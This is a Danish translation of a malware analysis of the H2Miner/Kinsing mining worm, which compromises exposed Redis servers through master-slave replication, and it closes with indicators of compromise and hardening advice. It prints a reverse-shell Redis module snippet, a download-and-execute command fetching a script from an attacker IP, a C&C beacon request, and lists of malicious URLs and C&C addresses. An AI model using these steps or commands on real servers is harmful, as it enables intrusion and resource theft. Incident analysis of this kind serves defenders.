

For en dag siden blev en af serverne i mit projekt angrebet af en lignende orm. I jagten på svaret på spørgsmålet "hvad var det egentlig?" fandt jeg en fantastisk artikel fra Alibaba Cloud Security-teamet. Da jeg ikke fandt denne artikel på Habr, besluttede jeg at oversætte den specielt til dig <3
Introduktion
For nylig opdagede Alibaba Cloud sikkerhedsteam en pludselig udbrud af H2Miner. Denne type skadelig orm udnytter manglende autentificering eller svage adgangskoder til Redis som porte til dine systemer, hvorefter den synkroniserer sin egen skadelige modul med slave via master-slave synkronisering og til sidst uploader denne skadelige modul til den angrebne maskine og udfører skadelige instruktioner.
Tidligere blev angreb på dine systemer hovedsageligt udført ved hjælp af metoder, der involverede planlagte opgaver eller SSH-nøgler, som blev skrevet til din maskine efter, at angriberen havde logget ind i Redis. Heldigvis er denne metode ikke ofte anvendt på grund af problemer med tilladelseskontrol eller på grund af forskellige versioner af systemet. Ikke desto mindre kan denne metode til at downloade den skadelige modul direkte udføre angriberens kommandoer eller give adgang til shell, hvilket er farligt for dit system.
På grund af det store antal servere Redis, der er hostet på internettet (næsten 1 million), anbefaler Alibaba Cloud sikkerhedsteam som en venlig påmindelse, at brugerne ikke giver adgang til Redis fra netværket og regelmæssigt kontrollerer styrken af deres adgangskoder, samt om de er modtagelige for hurtig gætning.
H2Miner
H2Miner er et mining-botnet for systemer baseret på Linux, der kan inficere dit system på forskellige måder, herunder mangel på autentificering i Hadoop yarn, Docker, og sårbarhed for fjernudførelse af kommandoer i Redis (RCE). Botnettet fungerer ved at downloade skadelige scripts og skadelig software til at mine dine data, horisontalt udvide angrebet og opretholde en kommandokontrol (C&C) forbindelse.
Redis RCE
Viden om dette emne blev delt af Pavel Toporkov på ZeroNights 2018. Efter version 4.0 understøtter Redis funktionen til at indlæse eksterne moduler, som giver brugerne mulighed for at indlæse .so-filer, der er kompileret med C, i Redis for at udføre bestemte Redis-kommandoer. Denne funktion er nyttig, men indeholder en sårbarhed, hvor filer kan synkroniseres til slave i master-slave-tilstand via fuld resynkronisering. Dette kan bruges af en angriber til at overføre ondsindede .so-filer. Når overførslen er afsluttet, indlæser angriberne modulet på den angrebne Redis-instans og udfører enhver kommando.
Analyse af ondsindet orm
For nylig opdagede Alibaba Clouds sikkerhedsteam, at størrelsen på gruppen af ondsindede minearbejdere, H2Miner, pludselig er steget markant. Ifølge analysen ser den overordnede proces for angreb ud som følger:

H2Miner anvender RCE Redis til et fuldendt angreb. Først angriber angriberne ubeskyttede Redis-servere eller servere med svage adgangskoder.
Derefter bruger de kommandoen config set dbfilename red2.so for at ændre filnavnet. Efter dette udfører angriberne kommandoen slaveof for at indstille slave-master-replikationsværtsadressen.
Når den angrebne Redis-instans opretter forbindelse til ondsindet Redis, som tilhører angriberen, sender angriberen det inficerede modul ved hjælp af fuld resynkronisering for at synkronisere filerne. Derefter vil filen red2.so blive indlæst på den angrebne maskine. Herefter bruger angriberne indlæsmodulet .\/red2.so for at indlæse denne .so-fil. Modulet kan udføre angriberens kommandoer eller initiere en omvendt forbindelse (bagdør) for at få adgang til den angrebne maskine.
if (RedisModule_CreateCommand(ctx, "system.exec",
        DoCommand, "readonly", 1, 1, 1) == REDISMODULE_ERR)
        return REDISMODULE_ERR;
      if (RedisModule_CreateCommand(ctx, "system.rev",
        RevShellCommand, "readonly", 1, 1, 1) == REDISMODULE_ERR)
        return REDISMODULE_ERR;
Efter udførelsen af en ondsindet kommando, såsom / bin / sh -c wget -q -O-http://195.3.146.118/unk.sh | sh> / dev / null 2> & 1, vil angriberen nulstille navnet på sikkerhedskopifilen og udføre udtrækningen af systemmodulet for at rydde sporene. Alligevel vil filen red2.so stadig være til stede på den angrebne maskine. Brugere anbefales at holde øje med sådanne mistænkelige filer i mappen på deres Redis-instans.
Udover at ødelægge nogle skadelige processer for at stjæle ressourcer, fulgte angriberen et ondsindet scenarie ved at downloade og køre ondsindede filer i binært format for at . Dette betyder, at procesnavnet eller stinavnet, der indeholder kinsing på værten, kan indikere, at denne maskine er blevet inficeret med denne virus.
Ifølge resultaterne af reverse engineering udfører malware primært følgende funktioner:
- Download af filer og deres udførelse
- Mining
- Opretholdelse af C&C-kommunikation og udførelse af angriberens kommandoer


Brug masscan til ekstern scanning for at udvide indflydelsen. Desuden er IP-adressen til C&C-serveren hårdkodet i programmet, og den angrebne vært vil interagere med C&C-kommunikationsserveren via HTTP-anmodninger, hvor informationen fra zombien (den kompromitterede server) identificeres i HTTP-headeren.
GET /h HTTP/1.1
Host: 91.215.169.111
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Arch: amd64
Cores: 2
Mem: 3944
Os: linux
Osname: debian
Osversion: 10.0
Root: false
S: k
Uuid: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxx
Version: 26
Accept-Encoding: gzip
Andre angrebsmetoder

Adresser og links, somorme benytter
/kinsing
• 142.44.191.122/t.sh
• 185.92.74.42/h.sh
• 142.44.191.122/spr.sh
• 142.44.191.122/spre.sh
• 195.3.146.118/unk.sh
c&c
• 45.10.88.102
• 91.215.169.111
• 139.99.50.255
• 46.243.253.167
• 195.123.220.193
Råd
For det første bør Redis ikke være åbent for adgang fra internettet og bør beskyttes med et stærkt kodeord. Det er også vigtigt, at klienterne kontrollerer, at filen red2.so ikke findes i Redis-mappen, og at "kinsing" ikke er til stede i filnavnet / processen på værten.
Kilde: habr.com
